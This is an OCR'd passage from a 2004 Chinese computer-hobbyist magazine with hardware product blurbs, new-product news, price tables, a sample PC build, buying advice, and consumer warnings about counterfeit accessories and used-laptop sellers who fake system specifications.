多彩无线高手的键鼠套装中的键盘采用人体工学造型设计，敲击时手感舒适、键程适中，能有效的降低疲劳程度，在布局上，其采用增强型Windows按键107个，多媒体播放器热键8个，上网热键4个，使用户操作起来更加简单方便。无线键盘采用单节7号电池供电，精确的数码无线技术，可以360度自由传输信号。而多彩无线鼠标的外形则比较酷似罗技的MX700，其采用了光学定位技术及光学定位集成块，使鼠标定位更加精准，鼠标具有5个可编程按键，为用户提供了强大的自定义键位功能。




咨询电话:0755-27394136
参考报价:288元

麦博“梵高360”多媒体音箱

Microlab麦博多媒体音响‘梵高360”是深圳麦博数码新近推出的一款重量级产品，它是丹麦籍世界顶级音响设计师Peter Larsen先生加入麦博后开发的第一款产品。采用Peter Larsen先生专为Microlab麦博设计的V12梵高(FANE Cone)扬声器，沿袭了麦博倡导的功放与箱体分体式Hi-Fi经典构造。功放与箱体分离可以让低音箱体的设计不受电子放大电路干扰，避免功放发热对低音箱体的干扰，让低音的澎湃发挥到极致。另外功放、卫星箱体置于桌面，方便用户的调节，非常人性化。



参考报价:298元



参考报价:599元

硕菁SK-K8T800-SRL主板

硕菁SK-K8T800-SRL主板基于VIA K8T800+VT8237芯片组，采用标准ATX大板设计，黑色的PCB板给人稳重的感觉。该主板支持Socket 754接口的Athlon64。K8T800芯片组具备“Hyper 8”技术，支持双向16bit/800MHz的Hyper Transport传输技术，理论上最高可以提供6.4GB/s的总线传输带宽。扩展性上SK-K8T800-SRL板载的DIMM有两条，AGP 8X、5PCI的设计相信能满足一般用户的需求了。

傲森PA-312D多媒体音箱

傲森PA-312D多媒体音箱在娇小的外表下却有着对声音不俗的表现，功率虽然不大，但它也有着适合自己的天地。它设计简洁干净，卫星箱的设计充满个性而不张扬，其超薄的机身能与液晶显示器完美匹配。同傲森其他的高端的产品一样，该音箱采用高成本的外置变压器设计，全部通过3C认证。



参考报价:99元




LG 1780U液晶显示器

LG 1780U液晶显示器采用LG自主研发的自动旋转技术，能让显示屏实现360度自由旋转，还能使屏幕显示的画面随着旋转自动调整显示模式，当屏幕从水平方向旋转到垂直方向时，显示画面会自动的从风景模式(横向显示)变为肖像模式(纵向显示)，画面原本的长度变成了现在的宽度，原本的宽度变成了现在的长度，这样就有了更大的纵向空间，减少了来回滚动页面的麻烦。

斯巴达克惊天镭9550显示卡

斯巴达克惊天镭9550 128MB/128Bit白金版采用绿色PCB板制造，配备4纳秒韩系高速显存，具备很好的超频潜力。该显示卡电容部分采用了铝壳电解电容，电感线圈部分采用的是拥有良好屏蔽性能的密闭式封装电感线圈。另外，该显卡采用了超大主动式散热器，配备水晶风扇，专为超频发烧玩家设计。



参考报价:599元


CF [SC01]

新闻 news 资讯

■新品短信息■

显示卡　XFX讯景于日前推出了一款魔幻版FX5200Ultra显示卡，该产品采用非公版设计，搭载了四颗mBGA封装的2.2ns显存颗粒。默认核心/显存频率为325MHz/650MHz。

技嘉科技日前推出了一款适用于网吧的显卡——GV-N570N2D(GV-N57128DP)。技嘉科技这款主打网吧的FX5700采用非公版设计，安装在上面GPU FX5700可以按照超高的475MHz频率运行，475MHz标准为5700ultra标准速度，板和核心组合构成了一个FX5700ultra加DDR1的显卡规格。



近日，艾尔莎(ELSA)科技股份有限公司隆重发布一款基于PCI Express总线规格的艾尔莎影雷者620显卡。该款显卡采用0.11微米制作工艺生产的nVIDIA GeForce 6200图形芯片，拥有4条像素渲染管线、128bit显存带宽。

外置声卡　创新Decoder DDTS-100具备DTS-ES和Dolby Digital EX的解码能力，可以对6.1声道的音频内容进行解码，将数字环绕声电影的超凡音质表现得淋漓尽致。Decoder DDTS-100最高可与7.1的音箱配置相连。

等离子电视　日前，拥有27亿9千万种色彩(PAL)显示的先锋新一代等离子电视现登陆中国市场。该系列产品不但继承了先锋过往产品的优良品质，而且在技术及功能上做出多项突破，力争为消费者带来超凡的视觉享受。



硬盘　WD Scorpio是西部数据公司于今年10月初向全球客户交付的首款高性能、低能耗2.5英寸供笔记本及其他便携式数字设备使用的硬盘。WD Scorpio硬盘拥有高速的5,400RPM转速，12ms寻道时间，以及可与4,200RPM硬盘相媲美的低耗电量。



Virgin Electronics公司为其新推出的5GB播放器选用了希捷ST1系列硬盘。ST1系列是目前世界上惟一一款存储能力达5GB的1英寸规格硬盘，其独有的RunOn技术和G力保护使用户能够随时随地享受音乐乐趣。

耳麦　飞利浦HM450立体声耳麦专门为台式PC用户所设计，应用于电脑互动游戏和网络语音通信，提供麦克风背景降噪功能，可调节型感应麦克风，提供麦克风静音切换开关和内置型音量控制，优质的细软海棉耳托头式佩戴更为舒适。



散热器　九州风神近期推出全新SNOWMAN电脑散热器，SNOWMAN以高端产品阵容组成。其中，SNOWMAN S90涉及到了笔记本散热领域，成为国内市场上一款不可多得的高档笔记本电脑外置散热器。

MP3随身听　海畅J620 MP3随身听外观采用动感设计，最新软硬胶结合外观，它支持多种音频播放，采用USB2 .0(Full speeds)高速传输，磁盘具备分区功能，FM内录支持MP3、WMA格式，目前其128MB版本售价为828元。

PC　近日，沐泽电脑公司推出了其首创的"不断电PC"鸿飞C525U。此款新品主要针对经常发生断电、电压波动较大的地区用户而设计，即使在突然断电的情况下，它也能保证计算机硬盘、系统和重要数据的安全性。

11月1日，联想推出全球第一款宽带关联电脑，新一代宽带关联电脑使电脑和家用电器的联系更加稳定和易用。该系统推倒了家庭关联世界的"外墙"，为关联应用提供了一个更为宽广的世界，堪称一台能发动家庭宽带数字娱乐生活的强大引擎。

机箱　金河田蓝牙6191B是国内首家采用皮革工艺面板制造的新款机箱，该产品做工精细，能与室内家具完美搭配。另外，它采用进口优质0.7mmSECC钢板制造，结构牢固。

移动存储　爱国者日前率先推出业界首款2.5英寸的100GB存储王，该产品采用目前最尖端的磁存储技术，应用最新的CPP型GMR磁头、新一代SFMedia记录介质和8MB超大容量多段快取式缓存使磁头运转精度提高30%。

近日，TCL数码推出了B52(B58)系列海量闪存，该系列闪存采用USB 2.0接口配合ALI 2.0传输方案，读写速度可达5MB/s，大大加强了数据的传输能力，使数据存储更加稳定，保存安全。

主板　近期，七彩虹推出了全新的M系列主板。包括C.M865PE-L Ver 2.0、C.M848P-L Ver 2.0、C.MPE800-L Ver 2.0等一系列主板产品。并且此系列主板全部采取了全新的M系列新包装。

承启V915P主板采用Intel最新研发的Intel 915P+ICH6芯片组，支持90纳米制程技术的LGA775 Pentium 4 Prescott处理器，最大支持4GB的双通道DDR内存，提供高于AGP8X近两倍数据传输量的PCI ExpressX16显示接口。

捷波(Jetway)日前在全球首次推出了采用固态铝质电解电容的主板。固态铝质电解电容具备环保、低阻抗、高低温稳定、耐高纹波及高信赖度等优越特性，捷波现在已在其最新的865主板上使用固态铝质电解电容。



盈通雪狐Y915G-L主板基于最新的Intel 915G + 82801FB(R)芯片组，支持PCI Express x16及x1接口功能，AC'97音效系统以及Serial ATA等最新功能，并内建Intel

GMA900 VGA控制器，相当于集成了硬件级的DX9显卡。

笔记本电脑 华硕A2430-DR笔记本电脑采用P4M处理器，处理频率高达3.06G，配以256MB的超大内存，在市场上绝对属于高端中的高端，40GB的超大硬盘和内建的Combo光驱将提供足够空间容纳用户所需安装的各种程序。

键盘 新观点日前推出系列键盘新品——美麒、锦麒、碧玲珑、玉玲珑四大系列十多个品种。新观点键盘品类众多，从传统的PC键盘到笔记本式键盘再到笔记本式冷光键盘，一应俱全，能充分满足用户不同层次的需求。



■线报■

PISA牵手李宁，冬日大礼相送

12月1日，业界黑马PISA牵手李宁，举办大型促销活动，此次活动命名为"PISA牵手李宁，冬日大礼相送"，凡在12月1日-1月15日间购买任意一款PISA MP3产品，即可获得价值118元的正品李宁大礼包一个，先到先得，送完为止。

德国坦克声卡激情共享，千人试用

"德国坦克声卡激情共享，千人试用"大行动举办的时间是12月1日到12月31日，用户可以158元超低价试用价值220元的TERRATE 5.1fun娱乐版，并可享受相同的售后服务！

购华硕16速DVD刻录机，送"温柔靠毯"

华硕即日将掀起16速DVD刻录机"温柔家庭生活"风暴，在其双16X支持单面双层DVD刻录机(16X DRW-1604P)促销中赠送价值99元的双用温柔靠毯，点燃这个火红的冬季，力推这款高端刻录机走向普及。

买摩西鼠键，送正版瑞星杀毒软件

摩西电通从近日起在全国范围内同步举行市场推广活动，本次推广活动摩西将推出旗下八款键盘及鼠键套件举行促销活动，在活动期间凡购买这七款鼠键产品的用户均可获得价值198元的瑞星杀毒软件2004正版软件一套。

台电TL-G808 256MB MP3随身听仅售799元

近日，台电科技一举将TL-G808的256MB版本的价格由888元拉低至799元。TL-G808采用最新的Sigmatel 3520解码芯片，支持包括自定义在内的8种智能EQ。同时，全新动画菜单和目录文件管理也让TL-G808体现了更人性化的一面。

SONY DVD刻录机降价送大礼

为了回报广大用户，从即日起，SONY DVD刻录机再次大幅降价，同时消费者还可以获得超值大礼包。降价详情为：DRX-530UL降至1980元，DRU-540A降至830元，DRU-700A降至899元，DRX-700UL降至2400元。



最高降幅2000元，紫光AMD各迎其敌

10月20日，紫光宣布旗下AMD系列笔记本A610C、V640R和V520D全面降价，全内置产品A610C从6999猛跌到5999的底线，超便携产品V640R和V520D分别从9999元和8999元降到7999元，降幅最高达2000元。

上市三重礼，东芝A50 Dothan版来了

东芝Satellite A50笔记本电脑刚刚上市，其总代理神州数码便针对其推出系列促销活动。从11月8日开始，凡购买该机型的用户都可以免费获得神州数码送出的三重好礼，包括：128MB的U盘、光电鼠标和原配笔记本电脑包。



■动态■

优派日前宣布推出"无线视觉网关"和"无线视觉适配器"，这是全球第一款能流畅传输高品质多媒体图像的无线视频技术产品解决方案。它全面整合并集成了无线传输、显示设备、视频处理等多个领域内的先进技术，无须PC主机即可与任意显示设备组成无线自由的多媒体视听娱乐网络。

2004年11月12日，**微软(中国)有限公司在北京启动了"体验Windows更多精彩"主题活动，**以生动的现场体验和生活场景展示，推广"随心、随行、随性"的全新数字生活风尚。在活动中，Windows XP系列新产品以及国内外厂商丰富的终端设备为全国用户展示了Windows带来的无论是在家居、工作还是外出时都能够享受的自然、丰富、充满乐趣的个人计算体验.

顶星科技日前举办"新一代中国制造"全国高校校园行活动，此次活动将走访天津大学，石家庄经济学院，郑州大学，太原理工大学，内蒙古大学，宁夏大学，兰州大学共七所高校，包括了七个省市自治区，涉及到华北、华中和西北三个地区。

近日，**柯尼卡美能达在京宣布，将携手中国最大的通用信息产品分销商——神州数码(中国)有限公司，共同开拓中国激光打印机市场。**在此之后，神州数码将作为柯尼卡美能达品牌的中国大陆市场销售总代理，全面负责柯尼卡美能达品牌激光打印机在中国市场的销售及市场推广。

QQ 2004II beta2版本于11.8日强势出炉，火热发布。Beta2版本增加了许多富含创意，实用有趣的新功能。Beta2版本还全面优化了网络硬盘，支持QQ表情，文件一键上传到网络硬盘，支持删除好友共享。

《战国英雄》日前开始公测，由内测时的四国版本升级到完整的战国七国版，同时为了方便玩家游戏速度流畅，《战国英雄》的运营公司：宝德网络特准备了全国各大城市十组服务器，20个游戏大区。

日前，**天之图公司顺利完成新一轮融资，**上海联创和台湾统勤投资等著名风险投资基金巨资入股，在公司原有的基础上进行重组后新设立了上海天游软件有限公司，同时在海外成立了新的集团公司——"天图科技娱乐集团"。


11月5日，国内最大的专业邮件厂商——**263网络通信再次革新**了宽带环境下的邮件产品模式，大举**推出了其最新的个人邮件产品——"天下邮风度"**。天下邮风度具有高达200M-1500M不等的"超大邮件发送"功能。 CF [SC02]

■本栏目的行情报价由《电脑爱好者》编辑部、非常在线 www.veryol.com 联合提供。

本期行情报价截止到2004年11月15日，此价格为市场采集，且经常波动仅供参考。(单位:元)

CPU

半月之星



360元

Sempron 2200+（散）


点评:Sempron 2200+采用0.13微米工艺制造，核心频率为1.5GHz，外频为166MHz，具有256KB 二级缓存。性能与Duron相比，有非常大的提高。

Intel			AMD		
型号	最低价	平均价	型号	最低价	平均价
赛扬1.8GHz（散）	360	370	Sempron 2400+（盒）	490	500
赛扬2.0GHz(散)	495	500	AthlonXP 2000+（散）	390	400
赛扬D 2.53G（散）	605	600	AthlonXP 2400+（散）	460	470
赛扬D 2.4G(散)	530	540	AthlonXP 2500+（散）	570	560
Pentium4 2.4C(散)	1055	1060	Athlon64 3000+（盒）	1240	1250
Pentium4 2.8C(散)	1400	1410	Sempron 3100+（盒）	980	980
Pentium4 2.8E（盒）	1480	1500	Athlon64 3200+（盒）	1580	1590

市场动态　采用LGA775接口的P4 520处理器下调幅度很大，有60元之多。而AMD方面的准高端产品Sempron 3100+更是跌破1000元大关，目前售价仅为980元。看来，这两款CPU要迅速取代目前的主流产品。

主板

半月之星



770元

技嘉 GA-K8VT800


点评:GA-K8VT800体现了技嘉的一贯风格,接口用多种较鲜艳的颜色涂装。支持HyperTransport技术，支持AGP 8X，单通道DDR 400内存，最大3GB内存。

Intel			AMD		
型号	最低价	平均价	型号	最低价	平均价
华硕 P4R800-VM	780	800	华硕 K8V SE Deluxe	1250	1260
微星 865PE NEO-V	700	710	微星 K8N NEO-FSR	850	850
技嘉 GA-8I915P-G	1050	1060	技嘉 GA-K8NS Pro	930	940
硕泰克 SL-86SPE-L	700	710	QDI K7V600-6A	590	600
捷波 J-865PEDAP	590	600	捷波 J-N2PA500	480	500
昂达 865PEN	540	550	双敏 UN400TR	700	710
斯巴达克845PA	380	385	昂达 NK7U PRO	670	680

市场动态　在K8芯片组市场中，除了VIA和ATi推出相应的芯片组外，NVIDIA也推出了nForce 4芯片组,目前华硕和微星等主板厂商相继面市nForce 4主板。相信用户在K8平台的主板会有更多选择。

内存

半月之星



335元

Kingston 256MB DDR400


点评:Kingston的内存一直以来深受广大用户的喜爱，特别是在稳定性和兼容性方面。Kingston 256MB DDR400内存在性价比方面，得到大家的认可。

型号	最低价	平均价	型号	最低价	平均价
DDR333			DDR400		
HY 256MB	285	290	HY 512MB	610	620
Kingston 512MB	660	670	Kingston 256MB	340	350
KingMax 256MB	335	340	Kingston 512MB	680	690
Apacer 256MB	310	320	KingMax 256MB	315	320
富豪 256MB	300	305	Apacer 256MB	320	330
富豪 512MB	605	610	Apacer 256MB	340	350

市场动态　随着越来越多的I915/925系列主板的上市，内存的更新换代即将已经来临。最近的内存价格整体保持平稳，只有威刚的产品出现全面下调现象。

显卡

半月之星



550元

华硕V9520-X/TD/128M

点评:华硕X系列显卡是面向低端市场，V9520-X/TD/128M基于FX 5200核心，提供了较为完整的DVI-D、D-Sub和AV视频输出接口。

nVIDIA			ATi		
型号	最低价	平均价	型号	最低价	平均价
华硕 V9570GE/TD/256M	1300	1300	华硕 9600 XT/TVD	1760	1780
影驰5200 Ultra 128M	599	600	技嘉 GV-R955V2D	599	600
斯巴达克英雄5700LE	799	800	盈通 R9596XT	799	800
盈通剑龙 G5700LE	647	650	铭瑄狂镭9800SE黄金版	890	900
技嘉 GV-N57LN2D	799	800	捷波镭霸 9200LE 白金版	540	550
铭瑄极光5700U白金版	999	1000	七彩虹镭风9550 CF黄金版	590	600
七彩虹风行5700 CH版	1120	1130	艾尔莎幻雷者960FX	1160	1170

市场动态　目前显卡市场上的入门级产品供货紧张，其中包括ATi Radeon 9200系列显卡，这就使得nVIDIA提高了旗下FX5200和MX4000入门级的显示芯片的价格。

光存储

半月之星



599元

三星金将军16X DVD刻录机白金版

点评:三星金将军16X DVD刻录机白金版在"金色D国，王者至尊"活动期间，仍然享受599元的价格并赠送10张DVD盘片，满足消费者多元化的需求。

型号	平均价	最低价	型号	平均价	最低价
CD-ROM			COMBO		
华硕 CD-S520/A4	175	180	明基CB482B	405	420
明基 神行鳄 CD652P	170	175	三星金将军52X康宝2M	385	390
LG GCR-8523B	140	145	DVD		
台电 冠军版 52X	145	150	华硕 DVD-E616P1	265	270
CD刻录机			爱国者读龙16X经典型	270	275
华硕 CRW-5232AS	290	305	先锋DVD－121A	245	250
明基 5224W	290	299	DVD刻录机		
微星 CR52-A2	330	335	索尼DRU-700A	890	900
LG GCE-8525B	305	315	明基DW 800A	590	600
爱国者 52X刻龙	310	325	华硕DRW-1604P	790	800

市场动态　三星电子于10月15日开始的DVD刻录机宣传活动引发了光存储市场的震动，599元的价格加上赠送10张DVD＋R盘片。这对于光存储市场无疑投下重磅炸弹，由此又会引发新一轮的降价风潮。

音箱

半月之星



175元

冲击波SC-2102

点评:冲击波SC－2102由一个30W的低音炮和两只10W卫星音箱组成，是一款典型的2.1声道音箱。全套音箱均采用了木质箱体并外覆蓝色PVC贴皮。

型号	最低价	平均价	型号	最低价	平均价
2.1音箱			傲森PA-318P	670	690
漫步者 R301T-II	200	220	优派 SP2102v	300	320
金河田 JHT-332A	130	150	5.1音箱		
多彩 DLS-2103	190	200	漫步者 R251T	275	290
冲击波 SC-2107	175	185	金河田 JHT-502	440	450
轻骑兵 B2680	175	185	冲击波 SW-5102	410	435
惠威 M-20W	670	690	轻骑兵 B6650	635	650

市场动态　普遍都不太在意电脑的声卡和音箱，宁愿将钱加到CPU、内存、显卡上也不愿意配备一副好的音箱。PC多媒体发烧友则追求多媒体领域的至高境界，高端2.0的书架式音箱是他们的首选。近期，有不少经典的2.0书架式音箱频频降价。


CF [SC03]

装机直达车

广西 Bhoui 读者：我是一名上班族，想花不超过 5000 元攒一台基于 Sempron 的电脑，希望能给出一套比较好的配置。非常感谢！

配件	型号	价格(元)
CPU	AMD Sempron 2200+(散)	360
主板	微星 KT6 Delta-LSR	500
内存	富豪 256MB DDR400 × 2	600
硬盘	希捷 酷鱼7200.7/ST3120022A	630
显卡	微星 RX9550-TD128	598
声卡	主板集成	-
网卡	主板集成	-
光驱	三星金将军16X DVD刻录机白金版	599
显示器	美格770XC	999
键盘	多彩怡静双星鼠标键盘套装	88
鼠标	多彩怡静双星鼠标键盘套装	-
机箱	金河田创导7002B	405
电源	机箱自带金河田ATX-320WB+P4电源	-
音箱	轻骑兵C3500E	148
总计		4987

点评：此套配置是基于 Sempron 平台，在基本配件方面，我们采用微星 KT6 Delta-LSR 主板，并搭配 AMD Sempron 2200+ 处理器、两条富豪 256MB DDR400 内存、微星 RX9550-TD128、希捷酷鱼 7200.7/ST3120022A 硬盘。特别三星金将军 16X DVD 刻录机白金版 ❶ 是最超值，因为在“金色 D 国，王者至尊”活动期间可以享受 599 元的超低价格，并赠送 10 张 DVD 刻录盘。



这套配置的机箱是比较有特色的，采用金河田创导 7002B 机箱 ❷。在这个机箱的面板上，除了提供前置 USB、音频接口以外，还有一个最为闪耀的特色就是提供了一个支持红外线传输的接口，该接口的位置居于复位键和 USB 接口的中央。通过内部的 IrDA 红外线插头，与主板连接以后，就可以让你的手机（当然，你的手机也必须提供红外线接口）互通有无。

美格 770XC 纯平显示器 ❸ 采用黑白两色搭配，刚好与金河田创导 7002B 机箱一致，再搭配白色调的轻骑兵 C3500E 音箱 ❹ 以及多彩怡静双星鼠标键盘套装 ❺，显得时尚与典雅。CF [SC05]

闷豆买读卡器

闷豆：“小姐，你这里有什么可以推荐的读卡器吗？我主要读 SD 卡。”

销售小姐：“我推荐你这款 A 牌的产品是八合一的，价格便宜。”

闷豆：“做工这么粗糙呀，接口还是 USB 1.1 的，是老产品了吧。”

销售小姐：“先生你要好的读卡器，那我推荐你买这款 S 牌的，十五合一的 USB 2.0，就是价格贵了一点，要一百多。”

闷豆：“十五合一呀，我用不了这么多存储卡，价格也贵了一些。”

销售小姐：“USB 2.0 传输速度快，比 USB 1.1 快 40 倍！如果你嫌贵我看工包的 KODAK 原装读卡器不错，行货要卖到二三百元，我这里只要 95 元，做工绝对没得说。”

闷豆：“虽然 USB 2.0 速度快，但是我们用的存储卡 I/O 速度远达不到这么快，其实如果传输 32MB 以下数据用起来不比 USB 1.1 的产品快多少。不过我还是会考虑购买 USB 2.0 的产品。”

闷豆：“KODAK 的读卡器做工确实不错，你这里没有它的驱动光盘吧。”

销售小姐：“我们卖的是工包货，没有光盘的，驱动网上有下载的吧，在 Win2000 以上是不需要安装驱动的。”

闷豆：“你这 KODAK 六合一读卡器，我在二手市场看到过都是二手货啦，开价只有 50 元左右，这款读卡器的 Win98 驱动程序网上是下载不到的，只能在 Win2000 以上操作系统中使用。”

闷豆：“你柜台里面 Zynet 牌的读卡器看起来不错，包装挺正规的，什么价？”

销售小姐：“先生真有眼光，那是十合一的，才 90 元。”

闷豆：“就是它了。”

点评：市场上各类读卡器很多，电气性能接近，主要区别是 I/O 接口质量方面，一些杂牌读卡器由于接口质量差使用一段时间后会产生与存储卡接触不良的毛病。如果你经常有一次读写 64MB 以上容量数据的需要，建议购买 USB 2.0 接口的读卡器，它将明显节省传输时间，但远没有像一些销售人员介绍的快 40 倍的那么夸张。很多销售人员都是推荐客户利润高的产品，消费者还是购买一些包装比较正规的，正规厂家生产的产品比较放心，质量也有保证。CF [SC05]

攒机五味瓶



● SanDisk 行货检验新招

行货SanDisk存储卡在更换新外包装后仿冒产品迅速跟上也仿制出非常逼真的外包装纸盒。不过很多假冒的SanDisk CF卡虽然换上了新仿的外包装但是卡上依然贴着旧款标贴，与现在主流行货标贴有明显的不同（左图为新版行货标贴，右图为老版标贴）。现在市场上老款标贴的1GB以下Sandisk CF卡大多都是假货，少量为水货，真货比例很小，建议消费者选购新版标贴的产品。





有的商家为了蒙骗客户将这类老款标贴的产品说成欧版或美版卡。另外不少自贴标签的假货存储卡标签都会有些歪斜。近期，上海宏衢代理的行货SanDisk CF和SD在卡体背后贴上了激光防伪标贴并在标贴上有十位编码。不少假货也贴有此类激光仿伪标贴，不过有的上面没有10位编码或者有的编码为9位，假冒激光仿伪标贴上的编码很容易被擦掉，用手搓几下就是模糊了。有的假货商家为了不让客户看出编码的破绽，故意用易碎贴遮盖。如果用户碰到代理商激光仿伪标贴贴在易碎保修贴之上的，多数也不是行货。

● DC 套装大礼包有玄机

由于SONY 数码相机随机提供的32MB记忆棒一般不够用，所以用户通常都会考虑另外添置至少128MB的记忆棒。有些商家则搞一些含128MB记忆棒的套装销售或者大礼包的优惠促销吸引客户。为了降低成本，在促销中使用的记忆棒通常都不是行货，有的甚至使用便宜的改版假货，而在客户面前则称让利销售和日本原装货。现在主流销售的索广行货普通记忆棒是深蓝色（也叫钴蓝棒），读写速度是老款或者改版棒（淡蓝色）记忆棒的4倍，而很多商家促销中使用的都会是一些淡蓝色的记忆棒，价格不到行货的1/3。目前SanDisk的高速棒假冒的非常少，在高容量档次产品中比SONY记忆棒更具价格优势，是广大消费者的新选择。

●廉价更换电芯的背后

更换笔记本或者数码产品电池块的电芯因为价廉物美为很多电脑爱好者所看好。不过电芯更换市场比较混乱价格相差巨大。正宗的进口名牌锂电芯如SONY、三洋、松下价格高昂，所以不少维修商家都喜欢进一些二手的拆机进口锂电芯和一些国产的廉价电芯。因为电芯是封在电池块内用户不可能看到真相，所以维修商可以大胆作假。有的个体维修户连专业点焊设备都没有，靠一把电烙铁就维修电池块。一般来说商家对自己所用电芯的质量心中有数，使用垃圾电芯的商家通常不会提供较长质保期。

●新版假冒 IPod 耳机上市

这次新版假冒IPod耳机是利用现有的一些模具制造的，总体外形为IPod第一代标准耳机，可能是为了突出产品与苹果公司的关系所以在耳机柄上画蛇添足地印上了I Apple字样，耳机线采用类似所谓第二代IPod MX500耳机的金属耳机线。总体这类假冒耳机音色一般，小音量和大音量时表现不太好，与原装IPod耳机在音质上有明显的差异。

另外以前报道过类似MX500外形的所谓Apple耳机在过去绿色苹果包装上，新出现了红色苹果和金色苹果包装的产品，商家称为新版性能改进产品，其实只是换了包装纸板图案的颜色，耳机依然是老一路货。

●惠普打印机硒鼓假货大曝光

目前市场上假冒惠普原装硒鼓众多，总体上有假盒装假鼓、真盒装假鼓、假盒装真鼓三大类。所谓假硒鼓大部分是利用废旧硒鼓翻新和重新填装墨分而成，由于废旧硒鼓的老化程度不同所以打印品质下降也不同。

惠普原装硒鼓的外包装印刷质量精美颜色鲜艳，而不少假冒外包装的印刷质比较差色彩发灰不够鲜艳。由于市场上有不少"真盒装假鼓"，所以不能只看硒鼓的外包装，有些外包装上有开封痕迹的硒鼓很可能就是真盒装假鼓。惠普原装硒鼓外包装背面上的序列号应有一长方形胶印框，而有些假冒硒鼓的序列号无胶印痕迹。

买到真的全新硒鼓最重要，判断真假硒鼓最直接的方法是打开外包装，查看感光鼓。惠普原装硒鼓的感光鼓的颜色为灰暗的蓝色或浅褐色，而假冒硒鼓的感光鼓颜色为明亮的绿色或蓝色。另外惠普原装硒鼓感光鼓的表面光滑程度极高，且无任何划痕，而有些假冒的填充硒鼓的感光鼓表面已变得粗糙，有的还有明显划痕。即使购买全新的惠普激光打印机箱内的随机硒鼓也可能早就被商家用翻新硒鼓偷换了，所以原封很重要。

市场上假硒鼓和翻新硒鼓耗材的价格要比真货便宜50元左右（实际成交底线差价更低），商家也会控制"优惠"幅度，价格太低大家都知道是假货了。假冒耗材主要都是在一些电脑城耗材柜台和杂货配件小公司出货，建议用户到惠普耗材放心店购买正货更为放心。

CF [SC06]



本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

兜售二手本本高招骗术



■ 本刊记者 王寒晖

怪鸭兽编辑：您好！

很高兴贵刊推出了这个报料栏目，这样大家可以更好地维护我们在市场里消费行为。希望大家踊跃报料，让更多的人不再上当受骗，下面是我刚刚经历的受骗经历，拿出来和大家分享下，以免再有人去上当受骗。

我的一位朋友最近在电脑城里花了1500RMB 买了一个二手IBM 笔记本（无光驱，带有软驱），回来后他兴高采烈地让我给他检查下机子。接过这个本本，从外表上看纯黑色的机壳看起来还不错，开机后所装系统是Windows Me，通过设备管理器看到系统所显示的机器配置为：P4 2.4GHz 处理器、80GB 硬盘、512MB DDR333 内存，看到这里我突然觉得这样好配置的机子与其价格不太匹配，别说是本本了，就是一般台式机也不可能这么便宜，这里面一定有蹊跷。于是我装了软件进行实测，果然不出我所料，真正的配置为：Pentium 133 处理器，32MB SDRAM 内存，800MB 硬盘，我的朋友看到这时，啊~~晕！

不知贵编辑在这方面有没有好的经验与大家分享，让我们更好地了解这些骗人的把戏，保护好自身消费权益。敬盼回音！

您的忠实读者：陕西 张骏

如今，笔记本电脑以其轻巧方便、功能强大等优势，已经成为人们进行移动办公的首选设备。不少用户在选购计算机时都将其作为优先考虑的对象，但在购买笔记本电脑的过程中，我们对于市面上一些奸商的鬼蜮伎俩则不可不防，以免上当受骗。

虚拟软件制造假象

近日，记者了解到，有不少购买二手笔记本电脑的人事后发现，其购买的笔记本许多性能根本不能使用或者说是一个废品，而购买时卖主让自己看到的电脑性能只是由虚拟软件制造的假象。

除了水货当作行货买，一些奸商还会在与消费者的交流过程中，探听出消费者对笔记本电脑的了解程度。如果发现消费者对计算机并不是很了解，他们就会利用一些软件修改系统信息，把CPU 以及主板、显卡都改写成更高级的产品型号，或将CPU 超频以欺骗消费者。这时候，一般情况下Windows 自带的系统软件就不可信任了。

我们该如何防止受骗

当然，这里要提醒大家不要贪图便宜，否则吃亏的是自己。

造假者现在经常伪造Windows XP 或Windows Me 的开机画面，其实具备一定电脑知识的读者都可以自己修改开机画面，有些伪造者的水平并不是很高超，所以与正品相比，伪造的开机画面不够清晰。

造假者还会修改属性来骗人，为了不上当，消费者最好使用一些系统硬件检测软件，实地检测硬件真伪，如HWiNFO32 等软件都可以让这类奸商的伎俩暴露无遗。当然，我们也可以进入BIOS 设置程序，查看CPU、内存、硬盘容量等信息，因为这个信息一般是改不了。

